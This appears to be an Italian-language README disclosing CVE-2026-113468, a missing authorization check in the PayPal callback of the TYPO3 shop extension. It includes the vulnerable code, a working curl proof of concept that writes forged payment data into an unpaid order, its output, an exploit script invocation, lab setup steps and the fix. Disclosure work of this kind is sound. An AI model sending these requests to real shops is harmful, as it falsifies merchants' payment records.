 yuwkaaa/cve-2026-113468
callback di pagamento PayPal falsificabile in TYPO3 EXT:shop


callbackAction() è l'endpoint a cui PayPal invia le notifiche di pagamento. Prende
l'id dell'ordine da item_number e scrive l'intero corpo della POST nel campo
callback_parameter di quell'ordine. Nulla prova che il messaggio provenga da PayPal: nessun
postback cmd=_notify-validate, nessun segreto, nessun controllo dell'importo o del destinatario.
Qualsiasi visitatore può sovrascrivere il record di pagamento memorizzato di un ordine non pagato.
| CVE | CVE-2026-113468 |
| Advisory | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| Pacchetto | codingms/shop "TYPO3 Shop by coding.ms", 10.182 installazioni |
| Affected | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| Corretto in | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, Missing Authorization |
| CVSS 4.0 | 6.9 Medium, AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N |
| Testato su | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| Crediti | Nguyen Le Thanh Nam |
Seconda CVE nello stesso advisory: CVE-2026-112071, cancellazione dell'ordine non autenticata nello stesso controller.
Classes/Controller/BasketOrderController.php:1239, versione 6.2.0:
$itemNumber = (int)($_POST['item_number'] ?? 0);
if ($itemNumber > 0) {
    //
    // Load related basket order
    $basketOrder = $this->basketOrderRepository->findByIdentifier($itemNumber);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in prepared state
        if ($basketOrder->getStatus() === 'prepared') {
            ...
            // Write callback parameter into basket order
            $basketOrder->setCallbackParameter($this->jsonEncode($_POST, true));
            $this->basketOrderRepository->update($basketOrder);
            $this->persistenceManager->persistAll();
stripeCallbackAction(), dodici righe sopra nello stesso file, verifica la firma del suo webhook e restituisce 403 quando la verifica fallisce. Il percorso PayPal non ha nulla di equivalente.
callback_parameter è il registro del negozio di ciò che il fornitore di pagamento ha dichiarato su un ordine, ovvero ciò che un commerciante legge quando un pagamento viene contestato. Su una versione interessata è un estraneo a deciderne il contenuto.
Due condizioni lo delimitano: l'ordine di destinazione deve trovarsi nello stato prepared, e la pagina deve avere il plugin BasketOrder.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=callback' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'item_number=1' \
  --data 'payment_status=Completed' \
  --data 'mc_gross=999999.00' \
  --data '[email protected]'
[poc] FINDING 2  callbackAction(): unauthenticated write of attacker data into an order
        before:  order 1 callback_parameter length=0   order 2 length=0
        HTTP 200   order 1 callback_parameter length: 0 -> 236
[poc]   FIRED  an unauthenticated request wrote attacker-supplied data into the order

what the attacker stored on order 1: {
    "tx_shop_basketorder": {
        "action": "callback",
        "controller": "BasketOrder"
    },
    "item_number": "1",
    "payment_status": "Completed",
    "mc_gross": "999999.00",
    "receiver_email": "[email protected]"
}
Controlli della stessa esecuzione: l'ordine 2 è paid e non viene scritto nulla, e l'eliminazione di
item_number non scrive nulla. Output completo in
poc-transcript.txt.
exploit.py invia la stessa richiesta contro un host di tua proprietà. Per impostazione predefinita è un dry run:
python3 exploit.py http://shop.example/checkout --order 42 --fire
La risposta è HTTP 200 in entrambi i casi. Confermalo leggendo
tx_shop_domain_model_basketorder.callback_parameter.
Dopo la scrittura, callbackAction() inoltra a orderAction() con
confirmed => true. Se questo completa l'ordine passa attraverso
CodingMs\ShopPro\Service\Checkout\PayPalCheckoutCheckoutService, che viene distribuito in un'estensione
commerciale separata che non era presente nel laboratorio, quindi non è stato testato. L'ordine
è rimasto prepared in ogni esecuzione.

get.typo3.org/13/tar.gz, senza necessità di Composer.shop dall'artefatto Packagist rilasciato, più codingms/additional-tca e
codingms/modules.EXT:shop/Configuration/TypoScript/ nel template radice.shop_basketorder su una pagina.tx_shop_domain_model_basketorder con status = 'prepared'.php -S, con PHP intl caricato.Salta il passaggio 3 e ogni richiesta restituisce 404, il che fa sembrare che il sito non sia vulnerabile.
6.3.0 autentica la notifica prima di memorizzarla:
if (!$this->isValidPayPalIpn($_POST, $basketOrder->getType())) {
    $this->log('callbackAction 6: PayPal IPN could not be verified!');
    $this->addFlashMessage('Unknown error! #4', 'Error:', ContextualFeedbackSeverity::ERROR);
    return new ForwardResponse('error');
}
isValidPayPalIpn() invia il payload a PayPal e richiede VERIFIED. Un messaggio
verificato dimostra comunque solo che PayPal lo ha inviato, quindi isMatchingPayPalPayment()
lo associa poi all'ordine: payment_status deve essere Completed, il destinatario deve
corrispondere al payPalId configurato, la valuta deve corrispondere e mc_gross deve essere uguale
al totale dell'ordine al centesimo. Entrambi rifiutano quando la configurazione è mancante.
La finalizzazione dell'ordine è stata spostata dietro BasketOrderHmacService, che firma l'uid dell'ordine
con il encryptionKey del sito. Diff completo in
fix-6.2.0-to-6.3.0.diff, tratto dall'artefatto
6.3.0 rilasciato. La patch è stata solo letta; il PoC non è stato rieseguito su di essa.
Segnalato a [email protected]. Versioni corrette da Thomas Deuling (coding.ms), advisory di Torben Hansen (TYPO3 Security Team).
Per testare sistemi di tua proprietà o per i quali sei autorizzato a eseguire test.







